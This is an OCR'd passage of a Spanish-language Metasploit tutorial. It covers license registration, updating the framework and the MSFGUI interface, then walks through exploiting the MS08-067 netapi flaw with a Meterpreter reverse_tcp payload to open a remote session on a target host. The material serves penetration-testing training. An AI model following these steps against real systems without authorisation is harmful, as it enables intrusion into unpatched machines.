
Pulsaremos en **“Register your Metasploit license here”**





Indicaremos una cuenta de correo donde recibiremos el código activación de la licencia.



Una vez realizada la activación , procederemos a actualizar el framework.


metasploit
community
Home
Software Updates
License Details
Product Key BZND-S7ZH-R8KY-****
Change Key
Product Edition Metasploit Community
Registered To bernasoft@gmail.com
Licensed Until Mar 20, 2013 01:00:00 CET
364 days remaining
Product Updates
Use an HTTP Proxy to reach the Internet?
Check for Updates
Updates Available
Version 2012031403
This week's update brings one new module and fixes several pro-customer and community-reported bugs. Specifically, we now import vulnerability names from qualys reports and no longer throw an exception when generating the "Compromised Hosts" report.
For more information, see the full release notes online here.
Install
Received an Offline Update File?
RAPID7



metasploit
community
Downloading... 0%
Install
Restart
RAPID7


metasploit
community
Download complete
Install complete
Ready to restart...
Restart
RAPID7

Interfaces

Las interfaces son la vía de entrada en el control del framework. Personalmente creo que la consola es la que más juego y más flexibilidad de trabajo nos da, es la, más intuitiva y de más rápido acceso a las opciones, pero es una opinión personal ya que para gustos los colores, más adelante mostraré ejemplos de estos entornos.


Esta imagen es la representación de como esta estructurado el framework metasploit.




Framework MSFGUI


Para iniciar la consola MSFGUI, ejecutaremos el acceso directo que nos iniciará la interfaz o desde Inicio/Programas/Metasploit/Framework.


Nos pedirá la conexión con la base de datos postgresql creada por Metasploit y cuyo usuario y contraseña podremos encontrarlos en la siguiente ubicación en el fichero **C:\metasploit\config\database.yml**






Una vez realizada la conexión, nos muestra los diferentes elementos ubicados en la base de datos.








En definitiva nos muestra los hosts escaneados, los servicios encontrados y las vulnerabilidades, así como los exploits, los payloads y los módulos auxiliary con los que contamos.

En la parte superior, estan los menus de Exploits, payloads, auxiliares que son los elementos fundamentales para el acceso.


Como práctica explotaremos una vulnerabilidad de prueba para comprobar el funcionamiento del gui.

Usaremos la archiconocida vulnerabilidad ms87_067_netapi no por su eficacia (que la tiene) , sino por la rapidez y facilidad con la que nos representará una sesión remota después de explotar la vulnerabilidad.




Nos posicionamos en la consola y en el menu exploits seleccionamos **Windows/More/smb/ms08_067_netapi.**

Nos mostrara información del expoit y los parametros a configurar.




Seleccionaremos Automating Targeting si no sabemos el sistema operativo del equipo remoto.


Como Payload Seleccionaremos Meterpreter/reverse_tcp para que nos retorne una sesión remota y seleccionaremos el parametro lhost indicando nuestra ip local y como rhost la ip a auditar.




Por último pulsaremos en run exploit para lanzar el ataque.



Ahora si seleccionamos la pestaña sessions comprobamos que nos ha sacado una sesión remota en el equipo victima




Si pulsamos boton derecho sobre la sesión nos mostrará todas las opciones posibles que podemos interactuar con el equipo remoto. Las opciones son múltiples y se mostaran más adelante con la consola.



MsfConsole

